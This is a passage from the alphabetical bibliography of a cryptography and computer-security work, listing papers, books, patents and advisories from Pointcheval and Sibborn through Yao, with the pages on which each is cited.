[PS15b] Bertram Poettering and Dale L. Sibborn. ‘Cold Boot Attacks in the Discrete Logarithm Setting’. In: *Topics in Cryptology – CT-RSA 2015*. Ed. by Kaisa Nyberg. Vol. 9048. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Apr. 2015, pp. 449–465 (cit. on p. 269).

[PS15c] David Pointcheval and Olivier Sanders. *Short Randomizable Signatures*. Cryptology ePrint Archive, Report 2015/525. http://eprint.iacr.org/2015/525. 2015 (cit. on pp. 159, 161).

[PS96] David Pointcheval and Jacques Stern. ‘Security Proofs for Signature Schemes’. In: *Advances in Cryptology – EUROCRYPT’96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 387–398 (cit. on pp. 100, 114).

[PS98] Guillaume Poupard and Jacques Stern. ‘Security Analysis of a Practical "on the fly" Authentication and Signature Generation’. In: *Advances in Cryptology - EUROCRYPT ’98, International Conference on the Theory and Application of Cryptographic Techniques, Espoo, Finland, May 31 - June 4, 1998, Proceeding*. Ed. by Kaisa Nyberg. Vol. 1403. Lecture Notes in Computer Science. Springer, 1998, pp. 422–436. ISBN: 3-540-64518-7 (cit. on pp. 58, 60).

[PST+02] Adrian Perrig, Robert Szewczyk, J. D. Tygar, Victor Wen and David E. Culler. ‘SPINS: Security Protocols for Sensor Networks’. In: *Wirel. Netw.* 8.5 (Sept. 2002), pp. 521–534. ISSN: 1022-0038 (cit. on p. 47).

[PSW+16] Konstantinos Panagiotou, Benedikt Stufler, Kerstin Weller et al. ‘Scaling limits of random graphs from subcritical classes’. In: *The Annals of Probability* 44.5 (2016), pp. 3291–3334 (cit. on p. 266).

[PTT10] Charalampos Papamanthou, Roberto Tamassia and Nikos Triandopoulos. ‘Optimal Authenticated Data Structures with Multilinear Forms’. In: *Pairing 2010*. Ed. by Marc Joye, Atsuko Miyaji and Akira Otsuka. Springer, 2010, pp. 246–264 (cit. on p. 328).

[Pur74] George B. Purdy. ‘A High Security Log-in Procedure’. In: *Commun. ACM* 17.8 (1974), pp. 442–445 (cit. on p. 159).

[PZ16] Yanbin Pan and Feng Zhang. 'Solving low-density multiple subset sum problems with SVP oracle'. In: *J. Systems Science & Complexity* 29.1 (2016), pp. 228–242 (cit. on pp. 306–308).

[QM12] Zhiyun Qian and Zhuoqing Morley Mao. 'Off-path TCP Sequence Number Inference Attack - How Firewall Middleboxes Reduce Security'. In: *2012 IEEE Symposium on Security and Privacy*. San Francisco, CA, USA: IEEE Computer Society Press, May 2012, pp. 347–361 (cit. on p. 223).

[QMX12] Zhiyun Qian, Zhuoqing Morley Mao and Yinglian Xie. 'Collaborative TCP sequence number inference attack: how to crack sequence number under a second'. In: *ACM CCS 12: 19th Conference on Computer and Communications Security*. Ed. by Ting Yu, George Danezis and Virgil D. Gligor. Raleigh, NC, USA: ACM Press, Oct. 2012, pp. 593–604 (cit. on p. 223).

[Qua] Qualcomm. *DragonBoard 410c*. See https://developer.qualcomm.com/hardware/dragonboard-410c (cit. on p. 242).

[Rab79] Michael O Rabin. *Digitalized signatures and public-key functions as intractable as factorization*. Tech. rep. DTIC Document, 1979 (cit. on p. 159).

[Rab80] Michael O. Rabin. 'Probabilistic algorithm for testing primality'. In: *Journal of number theory* 12.1 (1980), pp. 128–138 (cit. on p. 147).

[Rag05] S. Raghavan. 'A note on Eswaran and Tarjan's algorithm for the strong connectivity augmentation problem'. In: *The Next Wave in Computing, Optimization, and Decision Technologies*. Springer, 2005, pp. 19–26 (cit. on p. 257).

[Rai] Brian Raiter. See http://www.muppetlabs.com/~breadbox/bf/ (cit. on p. 231).

[Ree54] Irving S. Reed. 'A Class of Multiple-Error-Correcting Codes and the Decoding Scheme'. In: *IRE Transactions on Information Theory* 4 (Sept. 1954), pp. 38–49 (cit. on p. 398).

[RGJ+10] J. Rajendran, E. Gavas, J. Jimenez, V. Padman and R. Karri. 'Towards a comprehensive and systematic classification of hardware Trojans'. In: *Circuits and Systems (ISCAS), Proceedings of 2010 IEEE International Symposium on*. May 2010, pp. 1871–1874 (cit. on p. 261).

[RIX01] RIX. 'Writing IA32 alphanumeric shellcodes'. In: *Phrack* 57 (2001). Available at http://phrack.org/issues/57/15.html. (cit. on p. 231).

[Riz15] Douglas Rizzolo. 'Scaling limits of Markov branching trees and Galton–Watson trees conditioned on the number of vertices with out-degree in a given set'. In: *Annales de l'Institut Henri Poincaré, Probabilités et Statistiques*. Vol. 51. 2. Institut Henri Poincaré. 2015, pp. 512–532 (cit. on p. 266).

[RK16] Matthew Robshaw and Jonathan Katz, eds. *Advances in Cryptology - CRYPTO 2016 - 36th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 14-18, 2016, Proceedings, Part I*. Vol. 9814. Lecture Notes in Computer Science. Springer, 2016.

[RNQ16] Peter Y. A. Ryan, David Naccache and Jean-Jacques Quisquater, eds. *The New Codebreakers — Essays Dedicated to David Kahn on the Occasion of His 85th Birthday*. Vol. 9100. Lecture Notes in Computer Science. Springer, 2016.

[Roc65] Gustav Roch. 'Über die Anzahl der willkürlichen Constanten in algebraischen Functionen.' German. In: *Journal für die reine und angewandte Mathematik* 64 (1865), pp. 372–376 (cit. on p. 17).

[Ros38] John B. Rosser. 'The n-th Prime is Greater than $n \ln n$'. In: *Proceedings of the London Mathematical Society*. Vol. 45. 1938, pp. 21–44 (cit. on p. 404).

[Rot13] Ron Rothblum. 'On the Circular Security of Bit-Encryption'. In: *TCC 2013*. 2013, pp. 579–598 (cit. on p. 328).

[RR02] Leonid Reyzin and Natan Reyzin. 'Better than BiBa: Short One-Time Signatures with Fast Signing and Verifying'. In: *ACISP 02: 7th Australasian Conference on Information Security and Privacy*. Ed. by Lynn Margaret Batten and Jennifer Seberry. Vol. 2384. Lecture Notes in Computer Science. Melbourne, Victoria, Australia: Springer, Heidelberg, Germany, July 2002, pp. 144–153 (cit. on p. 31).

[RS13] Dorit Ron and Adi Shamir. 'Quantitative Analysis of the Full Bitcoin Transaction Graph'. In: *Financial Cryptography and Data Security - 17th International Conference, FC 2013, Okinawa, Japan, April 1-5, 2013, Revised Selected Papers*. Ed. by Ahmad-Reza Sadeghi. Vol. 7859. Lecture Notes in Computer Science. Springer, 2013, pp. 6–24 (cit. on p. 306).

[RS60] Irving S. Reed and Gustave Solomon. 'Polynomial Codes Over Certain Finite Fields'. In: *Journal of the Society for Industrial and Applied Mathematics* 8.2 (1960), pp. 300–304 (cit. on p. 398).

[RS82] Ronald L Rivest and Adi Shamir. 'How to reuse a "write-once" memory'. In: *Information and control* 55.1 (1982), pp. 1–19 (cit. on p. 211).

[RSA78] Ronald L. Rivest, Adi Shamir and Leonard M. Adleman. 'A Method for Obtaining Digital Signature and Public-Key Cryptosystems'. In: *Communications of the Association for Computing Machinery* 21.2 (1978), pp. 120–126 (cit. on pp. 11, 159, 270, 309, 369).

[RST01] Ronald L. Rivest, Adi Shamir and Yael Tauman. 'How to Leak a Secret'. In: *Advances in Cryptology – ASIACRYPT 2001*. Ed. by Colin Boyd. Vol. 2248. Lecture Notes in Computer Science. Gold Coast, Australia: Springer, Heidelberg, Germany, Dec. 2001, pp. 552–565 (cit. on p. 99).

[RSW96] Ron Rivest, Adi Shamir and David Wagner. *Time-lock puzzles and timed-release crypto*. Technical report, MIT/LCS/TR-684. 1996 (cit. on pp. 56–58).

[RWJ+06] Keith Rayner, Sarah J. White, Rebecca L. Johnson and Simon P. Liversedge. 'Raeding wrods with jubmled lettres there is a cost'. In: *Psychological science* 17.3 (2006), pp. 192–193 (cit. on p. 186).

[RZM+06] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monrose and Andreas Terzis. 'A multifaceted approach to understanding the botnet phenomenon'. In: *Proceedings of the 6th ACM SIGCOMM Internet Measurement Conference, IMC 2006, Rio de Janeriro, Brazil, October 25-27, 2006*. Ed. by Jussara M. Almeida, Virgílio A. F. Almeida and Paul Barford. ACM, 2006, pp. 41–52. ISBN: 1-59593-561-4. URL: http://doi.acm.org/10.1145/1177080.1177086 (cit. on p. 275).

[Sab04] Todd Sabin. 'Comparing binaries with graph isomorphisms'. In: (2004). (Retracted) Previously available at: http://razor.bindview.com/publish/papers/comparing-binaries.html (cit. on p. 248).

[Sam68] Paul A Samuelson. 'How deviant can you be?' In: *Journal of the American Statistical Association* 63.324 (1968), pp. 1522–1525 (cit. on p. 410).

[SB65] Peter Swinnerton-Dyer and Bryan Birch. 'Notes on elliptic curves. II.' In: *Journal für die reine und angewandte Mathematik* 218 (1965), pp. 79–108 (cit. on p. 405).

[SBK+17] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini and Yarik Markov. *The first collision for full SHA-1*. 2017. URL: https://shattered.io (cit. on p. 9).

[SBZ01] Ron Steinfeld, Laurence Bull and Yuliang Zheng. 'Content Extraction Signatures'. In: *Information Security and Cryptology - ICISC 2001, 4th International Conference Seoul, Korea, December 6-7, 2001, Proceedings*. Ed. by Kwangjo Kim. Vol. 2288. Lecture Notes in Computer Science. Springer, 2001, pp. 285–304. ISBN: 3-540-43319-8. URL: http://dx.doi.org/10.1007/3-540-45861-1_22 (cit. on p. 75).

[SCH00] Deokhyun Seong, Soo Y. Chang and Yushin Hong. 'An algorithm for buffer allocation with linear resource constraints in a continuous-flow unreliable production line'. In: *Asia-Pacific Journal of Operational Research* 17.2 (2000), p. 169 (cit. on p. 388).

[Sch90] Claus-Peter Schnorr. 'Efficient Identification and Signatures for Smart Cards'. In: *Advances in Cryptology – CRYPTO'89*. Ed. by Gilles Brassard. Vol. 435. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1990, pp. 239–252 (cit. on pp. 12, 99, 113, 114, 122).

[Sch92] Claus Peter Schnorr. *Block Korkin-Zolotarev bases and successive minima*. International Computer Science Institute, 1992 (cit. on p. 299).

[SCH95] Deokhyun Seong, Soo Y. Chang and Yushin Hong. 'Heuristic algorithms for buffer allocation in a production line with unreliable machines'. In: *International Journal of Production Research* 33.7 (1995), pp. 1989–2005 (cit. on p. 388).

[Sch95] René Schoof. 'Counting points on elliptic curves over finite fields'. In: *Journal de théorie des nombres de Bordeaux* 7.1 (1995), pp. 219–254 (cit. on p. 19).

[Seu12] Yannick Seurin. 'On the Exact Security of Schnorr-Type Signatures in the Random Oracle Model'. In: *Advances in Cryptology – EUROCRYPT 2012*. Ed. by David Pointcheval and Thomas Johansson. Vol. 7237. Lecture Notes in Computer Science. Cambridge, UK: Springer, Heidelberg, Germany, Apr. 2012, pp. 554–571 (cit. on p. 100).

[SF13] Thomas Souvignet and Jürgen Frinken. 'Differential power analysis as a digital forensic tool'. In: *Forensic science international* 230.1 (2013), pp. 127–136 (cit. on p. 204).

[SF88] Adi Shamir and Amos Fiat. *Method, apparatus and article for identification and signature*. US Patent 4,748,668. May 1988. URL: https://www.google.com/patents/US4748668 (cit. on p. 363).

[SGL+77] Marvin Schaefer, Barry Gold, Richard Linde and John Scheid. 'Program confinement in KVM/370'. In: *Proceedings of the 1977 annual conference*. ACM. 1977, pp. 404–410 (cit. on p. 224).

[Sha48] Claude E. Shannon. 'A Mathematical Theory of Communication'. In: *Bell System Technical Journal* 27 (1948), pp. 379–423, 623–656 (cit. on pp. 3, 398).

[Sha49] Claude E. Shannon. 'Communication theory of secrecy systems'. In: *Bell Systems Technical Journal* 28.4 (1949), pp. 656–715 (cit. on p. 6).

[Sha71] Daniel Shanks. 'Class number, a theory of factorization, and genera'. In: *Proc. Symp. Pure Math*. Vol. 20. 1969. 1971, pp. 415–440 (cit. on pp. 15, 113, 120).

[Sha82] Adi Shamir. 'A Polynomial Time Algorithm for Breaking the Basic Merkle-Hellman Cryptosystem'. In: *Advances in Cryptology – CRYPTO'82*. Ed. by David Chaum, Ronald L. Rivest and Alan T. Sherman. Santa Barbara, CA, USA: Plenum Press, New York, USA, 1982, pp. 279–288 (cit. on p. 159).

[Sha84] Adi Shamir. 'Identity-Based Cryptosystems and Signature Schemes'. In: *Advances in Cryptology, Proceedings of CRYPTO '84, Santa Barbara, California, USA, August 19-22, 1984, Proceedings*. Ed. by G. R. Blakley and David Chaum. Vol. 196. Lecture Notes in Computer Science. Springer, 1984, pp. 47–53. ISBN: 3-540-15658-5. URL: http://dx.doi.org/10.1007/3-540-39568-7_5 (cit. on p. 75).

[Sha90a] Adi Shamir. 'An Efficient Identification Scheme Based on Permuted Kernels (Extended Abstract) (Rump Session)'. In: *Advances in Cryptology – CRYPTO'89*. Ed. by Gilles Brassard. Vol. 435. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1990, pp. 606–609 (cit. on pp. 66, 69, 71).

[Sha90b] Adi Shamir. *Variants of the Fiat-Shamir identification and signature scheme*. US Patent 4,933,970. June 1990. URL: https://www.google.ch/patents/US4933970 (cit. on pp. 363, 364).

[Shi98] Tetsuji Shioda. 'Constructing curves with high rank via symmetry'. In: *American Journal of Mathematics* (1998), pp. 551–566 (cit. on p. 407).

[SHL+10] Graig Sauer, Jonathan Holman, Jonathan Lazar, Harry Hochheiser and Jinjuan Feng. 'Accessible privacy and security: a universally usable human-interaction proof tool'. In: *Universal Access in the Information Society* 9.3 (2010), pp. 239–248 (cit. on p. 172).

[Sho01] Victor Shoup. 'OAEP Reconsidered'. In: *Advances in Cryptology – CRYPTO 2001*. Ed. by Joe Kilian. Vol. 2139. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2001, pp. 239–259 (cit. on p. 26).

[Sho97a] Peter W. Shor. 'Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer'. In: *SIAM J. Comput.* 26.5 (1997), pp. 1484–1509 (cit. on p. 27).

[Sho97b] Victor Shoup. 'Lower Bounds for Discrete Logarithms and Related Problems'. In: *Advances in Cryptology – EUROCRYPT'97*. Ed. by Walter Fumy. Vol. 1233. Lecture Notes in Computer Science. Konstanz, Germany: Springer, Heidelberg, Germany, May 1997, pp. 256–266 (cit. on pp. 15, 36, 119, 164).

[Shp06] Igor E. Shparlinski. 'On RSA Moduli with Prescribed Bit Patterns'. In: *Des. Codes Cryptography* 39.1 (2006), pp. 113–122 (cit. on pp. 369, 377).

[Sil01] Joseph H. Silverman, ed. *Cryptography and Lattices, International Conference, CaLC 2001, Providence, RI, USA, March 29-30, 2001, Revised Papers*. Vol. 2146. Lecture Notes in Computer Science. Springer, 2001. ISBN: 3-540-42488-1.

[Sil07] Joseph H. Silverman. *The arithmetic of dynamical systems*. Vol. 241. Springer Science & Business Media, 2007 (cit. on pp. 20, 407, 408).

[Sil09] Joseph H. Silverman. *The arithmetic of elliptic curves*. Vol. 106. Springer Science & Business Media, 2009 (cit. on pp. 16, 32).

[Sil13] Joseph H. Silverman. *Advanced topics in the arithmetic of elliptic curves*. Vol. 151. Springer Science & Business Media, 2013 (cit. on p. 16).

[SK11] Sebastian Schrittwieser and Stefan Katzenbeisser. 'Code obfuscation against static and dynamic reverse engineering'. In: *International Workshop on Information Hiding*. Springer. 2011, pp. 270–284 (cit. on p. 249).

[SKH+75] Yasuo Sugiyama, Masao Kasahara, Shigeichi Hirasawa and Toshihiko Namekawa. 'A Method for Solving Key Equation for Decoding Goppa Codes'. In: *Information and Control* 27.1 (1975), pp. 87–99 (cit. on p. 385).

[SKK+16] Sebastian Schrittwieser, Stefan Katzenbeisser, Johannes Kinder, Georg Merzdovnik and Edgar Weippl. 'Protecting Software through Obfuscation: Can It Keep Pace with Progress in Code Analysis?' In: *ACM Computing Surveys (CSUR)* 49.1 (2016), p. 4 (cit. on p. 249).

[SL07] Mohit Singh and Lap Chi Lau. 'Approximating minimum bounded degree spanning trees to within one of optimal'. In: *Proceedings of the thirty-ninth annual ACM symposium on Theory of computing*. ACM. 2007, pp. 661–670 (cit. on p. 48).

[SOO+95] Richard Schroeppel, Hilarie K. Orman, Sean W. O'Malley and Oliver Spatscheck. 'Fast Key Exchange with Elliptic Curve Systems'. In: *Advances in Cryptology – CRYPTO'95*. Ed. by Don Coppersmith. Vol. 963. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1995, pp. 43–56 (cit. on p. 122).

[SP00] Diomidis D. Spinellis and Chrissoleon T. Papadopoulos. 'A simulated annealing approach for buffer allocation in reliable production lines'. In: *Annals of Operations Research* 93.1-4 (2000), pp. 373–384 (cit. on p. 388).

[SP88] Gustavus J. Simmons and George B. Purdy. 'Zero-knowledge proofs of identity and veracity of transaction receipts'. In: *Workshop on the Theory and Application of of Cryptographic Techniques*. Springer. 1988, pp. 35–49 (cit. on p. 364).

[SS16] Palash Sarkar and Shashank Singh. 'New Complexity Trade-Offs for the (Multiple) Number Field Sieve Algorithm in Non-Prime Fields'. In: *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part I*. Ed. by Marc Fischlin and Jean-Sébastien Coron. Vol. 9665. Lecture Notes in Computer Science. Springer, 2016, pp. 429–458 (cit. on p. 20).

[SS71] Arnold Schönhage and Volker Strassen. 'Schnelle Multiplikation grosser Zahlen'. In: *Computing* 7.3-4 (1971), pp. 281–292 (cit. on p. 357).

[SS98] Joseph H. Silverman and Joe Suzuki. 'Elliptic Curve Discrete Logarithms and the Index Calculus'. In: *Advances in Cryptology – ASIACRYPT'98*. Ed. by Kazuo Ohta and Dingyi Pei. Vol. 1514. Lecture Notes in Computer Science. Beijing, China: Springer, Heidelberg, Germany, Oct. 1998, pp. 110–125 (cit. on pp. 16, 159).

[SSF+14] Takeshi Sugawara, Daisuke Suzuki, Ryoichi Fujii, Shigeaki Tawa, Ryohei Hori, Mitsuru Shiozaki and Takeshi Fujino. 'Reversing Stealthy Dopant-Level Circuits'. In: *Cryptographic Hardware and Embedded Systems – CHES 2014*. Ed. by Lejla Batina and Matthew Robshaw. Vol. 8731. Lecture Notes in Computer Science. Busan, South Korea: Springer, Heidelberg, Germany, Sept. 2014, pp. 112–126 (cit. on p. 260).

[SSF+15] Takeshi Sugawara, Daisuke Suzuki, Ryoichi Fujii, Shigeaki Tawa, Ryohei Hori, Mitsuru Shiozaki and Takeshi Fujino. 'Reversing stealthy dopant-level circuits'. In: *J. Cryptographic Engineering* 5.2 (2015), pp. 85–94. URL: http://dx.doi.org/10.1007/s13389-015-0102-5 (cit. on p. 260).

[Ste30] Johan Frederik Steffensen. 'Om Sandsynligheden for at Afkommet uddør'. Danish. In: *Matematisk tidsskrift. B* (1930), pp. 19–23 (cit. on p. 266).

[Ste94] Jacques Stern. 'A New Identification Scheme Based on Syndrome Decoding'. In: *Advances in Cryptology – CRYPTO'93*. Ed. by Douglas R. Stinson. Vol. 773. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1994, pp. 13–21 (cit. on pp. 30, 66, 69, 70).

[Sto12] Michael Stoll. *Explicit Kummer Varieties for Hyperelliptic Curves of Genus 3*. Théorie des nombres et applications, CIRM, Luminy. Jan. 2012. URL: http://www.mathe2.uni-bayreuth.de/stoll/talks/Luminy2012.pdf (cit. on p. 408).

[STP09] Hassan Salmani, Mohammad Tehranipoor and Jim Plusquellic. 'New Design Strategy for Improving Hardware Trojan Detection and Reducing Trojan Activation Time'. In: *IEEE International Workshop on Hardware-Oriented Security and Trust, HOST 2009, San Francisco, CA, USA, July 27, 2009. Proceedings*. Ed. by Mohammad Tehranipoor and Jim Plusquellic. IEEE Computer Society, 2009, pp. 66–73. ISBN: 978-1-4244-4805-0. URL: http://dx.doi.org/10.1109/HST.2009.5224968 (cit. on p. 259).

[Stu00] Andrew Gerard Joseph Stubbs. 'Hyperelliptic curves'. PhD thesis. University of Liverpool, 2000 (cit. on p. 408).

[SW12] Dennis Stanton and Dennis White. *Constructive combinatorics*. Springer Science & Business Media, 2012 (cit. on p. 169).

[SW14] Amit Sahai and Brent Waters. 'How to use indistinguishability obfuscation: deniable encryption, and more'. In: *Symposium on Theory of Computing, STOC 2014, New York, NY, USA, May 31 - June 03, 2014*. Ed. by David B. Shmoys. ACM, 2014, pp. 475–484. ISBN: 978-1-4503-2710-7. URL: http://doi.acm.org/10.1145/2591796.2591825 (cit. on pp. 77, 79, 80, 88).

[SW86] Dennis Stanton and Dennis White. *Constructive combinatorics*. Springer-Verlag New York, Inc., 1986 (cit. on pp. 130, 136, 137).

[SZ89] Karen Stephenson and Marvin Zelen. 'Rethinking centrality: Methods and examples'. In: *Social networks* 11.1 (1989), pp. 1–37 (cit. on p. 287).

[Tar72] Robert Tarjan. 'Depth-first search and linear graph algorithms'. In: *SIAM journal on computing* 1.2 (1972), pp. 146–160 (cit. on p. 300).

[Tat66] John T. Tate. 'Endomorphisms of abelian varieties over finite fields'. In: *Inventiones mathematicae* 2.2 (1966), pp. 134–144 (cit. on p. 32).

[Tat74] John T. Tate. 'The arithmetic of elliptic curves'. In: *Inventiones mathematicae* 23.3-4 (1974), pp. 179–206 (cit. on p. 16).

[TC08] Gang Tan and Jason Croft. 'An Empirical Security Study of the Native Code in the JDK.' In: *Usenix Security Symposium*. 2008, pp. 365–378 (cit. on p. 232).

[THJ+00] Jason Thorpe, Charles Hannum, Chris Jones and Frank van der Linden. *NetBSD Security Advisory 2000-001: procfs security hole*. ftp://ftp.netbsd.org/pub/NetBSD/misc/security/advisories/NetBSD-SA2000-001.txt.asc. 2000 (cit. on p. 223).

[THM07] Stefan Tillich, Christoph Herbst and Stefan Mangard. 'Protecting AES Software Implementations on 32-Bit Processors Against Power Analysis'. In: *ACNS 07: 5th International Conference on Applied Cryptography and Network Security*. Ed. by Jonathan Katz and Moti Yung. Vol. 4521. Lecture Notes in Computer Science. Zhuhai, China: Springer, Heidelberg, Germany, June 2007, pp. 141–157 (cit. on p. 213).

[Tho33] William R. Thompson. 'On the likelihood that one unknown probability exceeds another in view of the evidence of two samples'. In: *Biometrika* 25.3/4 (1933), pp. 285–294 (cit. on p. 286).

[TJ09] Randy Torrance and Dick James. 'The State-of-the-Art in IC Reverse Engineering (Invited Talk)'. In: *Cryptographic Hardware and Embedded Systems – CHES 2009*. Ed. by Christophe Clavier and Kris Gaj. Vol. 5747. Lecture Notes in Computer Science. Lausanne, Switzerland: Springer, Heidelberg, Germany, Sept. 2009, pp. 363–381 (cit. on p. 260).

[TK10] Mohammad Tehranipoor and Farinaz Koushanfar. 'A Survey of Hardware Trojan Taxonomy and Detection'. In: *IEEE Design & Test of Computers* 27.1 (2010), pp. 10–25. URL: http://dx.doi.org/10.1109/MDT.2010.7 (cit. on p. 260).

[Too63] Andrei L. Toom. 'The Complexity of a Scheme of Functional Elements Realizing the Multiplication of Integers'. In: *Soviet Mathematics Doklady* 3 (1963), pp. 714–716 (cit. on p. 357).

[TR71] Ken Thompson and Dennis Ritchie. 'SYS FORK (II)'. In: *UNIX Programmer's Manual*. Bell Laboratories, 1971 (cit. on p. 224).

[Tra14] Gaius Suetonius Tranquillus. 'Julius. Augustus. Tiberius. Gaius. Caligula.' In: *The Lives of the Caesars*. Trans. from the Latin by John Carew Rolfe. Vol. 1. Loeb Classical Library 31. Harvard University Press, 1914 (cit. on p. 5).

[Tur37] Alan Mathison Turing. 'On computable numbers, with an application to the Entscheidungsproblem'. In: *Proceedings of the London mathematical society* 2.1 (1937), pp. 230–265 (cit. on p. 4).

[Tur38] Alan Mathison Turing. 'On computable numbers, with an application to the Entscheidungsproblem. A correction'. In: *Proceedings of the London Mathematical Society* 2.1 (1938), pp. 544–546 (cit. on p. 4).

[TV05] Kris Tiri and Ingrid Verbauwhede. 'Simulation models for side-channel information leaks'. In: *Proceedings of the 42nd Design Automation Conference, DAC 2005, San Diego, CA, USA, June 13-17, 2005*. Ed. by William H. Joyner Jr., Grant Martin and Andrew B. Kahng. ACM, 2005, pp. 228–233. ISBN: 1-59593-058-2 (cit. on p. 220).

[UMS11] Siba K. Udgata, Alefiah Mubeen and Samrat L. Sabat. 'Wireless Sensor Network Security Model Using Zero Knowledge Protocol.' In: *ICC*. IEEE, 2011, pp. 1–5. ISBN: 978-1-61284-232-5 (cit. on p. 47).

[Val91] Brigitte Vallée. 'Gauss' Algorithm Revisited'. In: *J. Algorithms* 12.4 (1991), pp. 556–572 (cit. on pp. 400, 403).

[Vau02] Serge Vaudenay. 'Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS...' In: *Advances in Cryptology – EUROCRYPT 2002*. Ed. by Lars R. Knudsen. Vol. 2332. Lecture Notes in Computer Science. Amsterdam, The Netherlands: Springer, Heidelberg, Germany, Apr. 2002, pp. 534–546 (cit. on p. 7).

[Vau93] Serge Vaudenay. 'One-time identification with low memory'. In: *Eurocode'92*. Springer, 1993, pp. 217–228 (cit. on p. 31).

[VCT14] Rafael Veras, Christopher Collins and Julie Thorpe. 'On Semantic Patterns of Passwords and their Security Impact'. In: *ISOC Network and Distributed System Security Symposium – NDSS 2014*. San Diego, CA, USA: The Internet Society, Feb. 2014 (cit. on pp. 179, 182).

[Von32] Carl Von Clausewitz. *Vom Kriege*. German. 1832 (cit. on p. 287).

[vP88] Jeroen van de Graaf and René Peralta. 'A Simple and Secure Way to Show the Validity of Your Public Key'. In: *Advances in Cryptology – CRYPTO'87*. Ed. by Carl Pomerance. Vol. 293. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1988, pp. 128–134 (cit. on p. 128).

[VPH+11] K. R. Venugopal, L. M. Patnaik, Muneera Hashim, SanthoshKumar G. and Sreekumar A. 'Authentication in Wireless Sensor Networks Using Zero Knowledge Protocol'. In: *Computer Networks and Intelligent Computing*. Vol. 157. Springer Berlin Heidelberg, 2011, pp. 416–421 (cit. on p. 47).

[VSB+01] Lieven M. K. Vandersypen, Matthias Steffen, Gregory Breyta, Costantino S. Yannoni, Mark H. Sherwood and Isaac L. Chuang. 'Experimental realization of Shor's quantum factoring algorithm using nuclear magnetic resonance'. In: *Nature* 414.6866 (2001), pp. 883–887 (cit. on p. 27).

[VZ95] Scott A. Vanstone and Robert J. Zuccherato. 'Short RSA Keys and Their Generation'. In: *Journal of Cryptology* 8.2 (1995), pp. 101–114 (cit. on pp. 367, 369).

[WAd+09] Matt Weir, Sudhir Aggarwal, Breno de Medeiros and Bill Glodek. 'Password Cracking Using Probabilistic Context-Free Grammars'. In: *2009 IEEE Symposium on Security and Privacy*. Oakland, CA, USA: IEEE Computer Society Press, May 2009, pp. 391–405 (cit. on pp. 179, 182).

[Wat05] Brent R. Waters. 'Efficient Identity-Based Encryption Without Random Oracles'. In: *Advances in Cryptology – EUROCRYPT 2005*. Ed. by Ronald Cramer. Vol. 3494. Lecture Notes in Computer Science. Aarhus, Denmark: Springer, Heidelberg, Germany, May 2005, pp. 114–127 (cit. on p. 159).

[WG75] Henry William Watson and Francis Galton. 'On the probability of the extinction of families'. In: *The Journal of the Anthropological Institute of Great Britain and Ireland* 4 (1875), pp. 138–144 (cit. on p. 266).

[WH99] Huapeng Wu and M. Anwarul Hasan. 'Closed-form expression for the average weight of signed-digit representations'. In: *IEEE Transactions on Computers* 48.8 (1999), pp. 848–851 (cit. on p. 357).

[WHK+00] Chenxi Wang, Jonathan Hill, John Knight and Jack Davidson. *Software tamper resistance: Obstructing static analysis of programs*. Tech. rep. Technical Report CS-2000-12, University of Virginia, 12 2000, 2000 (cit. on p. 249).

[WHV08] Huijuan Wang, Javier Martin Hernandez and Piet Van Mieghem. 'Betweenness centrality in a weighted network'. In: *Physical Review E* 77.4 (2008), p. 046105 (cit. on p. 287).

[Wie90] Michael J. Wiener. 'Cryptanalysis of Short RSA Secret Exponents (Abstract)'. In: *Advances in Cryptology – EUROCRYPT'89*. Ed. by Jean-Jacques Quisquater and Joos Vandewalle. Vol. 434. Lecture Notes in Computer Science. Houthalen, Belgium: Springer, Heidelberg, Germany, Apr. 1990, p. 372 (cit. on pp. 26, 364).

[Wim45a] A. Wiman. 'Über den Rang von Kurven $y^2 = x(x+a)(x+b)$'. German. In: *Acta Mathematica* 76 (1945), pp. 225–251 (cit. on p. 406).

[Wim45b] A. Wiman. 'Über rationale Punkte auf Kurven $y^2 = x(x^2 - c^2)$'. German. In: *Acta Mathematica* 77 (1945), pp. 281–320 (cit. on p. 406).

[Win83] Robert S. Winternitz. 'Producing a One-Way Hash Function from DES'. In: *Advances in Cryptology – CRYPTO'83*. Ed. by David Chaum. Santa Barbara, CA, USA: Plenum Press, New York, USA, 1983, pp. 203–207 (cit. on p. 31).

[XBL+15] Luyi Xing, Xiaolong Bai, Tongxin Li, XiaoFeng Wang, Kai Chen, Xiaojing Liao, Shi-Min Hu and Xinhui Han. 'Unauthorized Cross-App Resource Access on MAC OS X and iOS'. In: *arXiv preprint arXiv:1505.06836* (2015) (cit. on p. 242).

[XW17] Qiang Xu and Lingxiao Wei. 'Hardware Trust Verification'. In: *Hardware IP Security and Trust*. Ed. by Prabhat Mishra, Swarup Bhunia and Mark Tehranipoor. Springer International Publishing, 2017, pp. 227–253. ISBN: 978-3-319-49025-0. URL: http://dx.doi.org/10.1007/978-3-319-49025-0_11 (cit. on p. 259).

[Yao86] Andrew Chi-Chih Yao. 'How to Generate and Exchange Secrets (Extended Abstract)'. In: *27th Annual Symposium on Foundations of Computer Science*. Toronto, Ontario, Canada: IEEE Computer Society Press, Oct. 1986, pp. 162–167 (cit. on p. 98).

